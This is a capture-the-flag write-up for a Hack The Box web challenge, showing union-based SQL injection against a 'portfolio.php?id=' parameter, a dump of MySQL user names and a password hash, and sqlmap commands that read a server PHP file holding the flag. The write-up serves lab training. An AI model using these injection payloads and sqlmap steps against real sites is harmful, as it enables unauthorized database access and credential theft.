
Freelancer Writeup

This one starts out pretty straight forward. You are given a website and told to find the flag.


My first instinct was to check the source page and look for any parameters, which paid off.



```
view-source:http://138.68.141.81:32706/
```

```
'img-fluid" src="img/portfolio/cabin.png" alt=""> <!-- <a href="portfolio.php?id=1">Portfolio 1</a> --
```


Visiting the parameter page, we see some text so I tried a few errors, boolean and union based attacks with the union being the successful approach.



```
138.68.141.81:32706/portfolio.php?id=1 union select 1,2,3
```

Log Cabin 1 - Lorem ipsum dolor sit amet, consectetur adipisicing elit. Mollitia neque assumenda i consequuntur itaque. Nam 2 - 3


From here I paid around with this manually for awhile and ended up getting the user and password hash, but decided to try this with sqlmap as well.




```
138.68.141.81:32706/portfolio.php?id=1 union select 1,user,password from mysql.user
```

Log Cabin 1 - Lorem ipsum dolor sit amet, consectetur adipisicing elit. Mollitia neque assumenda ipsam nihil, m
consequuntur itaque. Nam. root - db_user - *333B6293F0FD8FF1F9D218E941B68C2525425C4C

After some exploring I ended up in finding what I needed in /var/www/html/administrat/panel.php



```
┌──(robert㉿palatine)-[~]
└─$ sudo sqlmap -u http://138.68.141.81:32706/portfolio.php?id=1  --privileges
```



```
┌──(robert㉿palatine)-[~]
└─$ sudo cat /root/.local/share/sqlmap/output/138.68.141.81/files/_var_www_html_administrat_panel.php
<?php
// Initialize the session
session_start();

// Check if the user is logged in, if not then redirect him to login page
if(!isset($_SESSION["loggedin"]) || $_SESSION["loggedin"] !== true){
    header("location: index.php");
    exit;
}
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome</title>
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.css">
  <link rel="icon" href="../favicon.ico" type="image/x-icon">
    <style type="text/css">
        body{ font: 14px sans-serif; text-align: center; }
    </style>
</head>
<body>
    <div class="page-header">
        <h1>Hi, <b><?php echo htmlspecialchars($_SESSION["username"]); ?></b>. Welcome to our site.</h1><
logout.php">Logout</a></b>
<br><br><br>
        <h1>HTB{s4ff_3_1_w33b_fr4__l33nc_3}</h1>
    </div>
</body>
</html>
```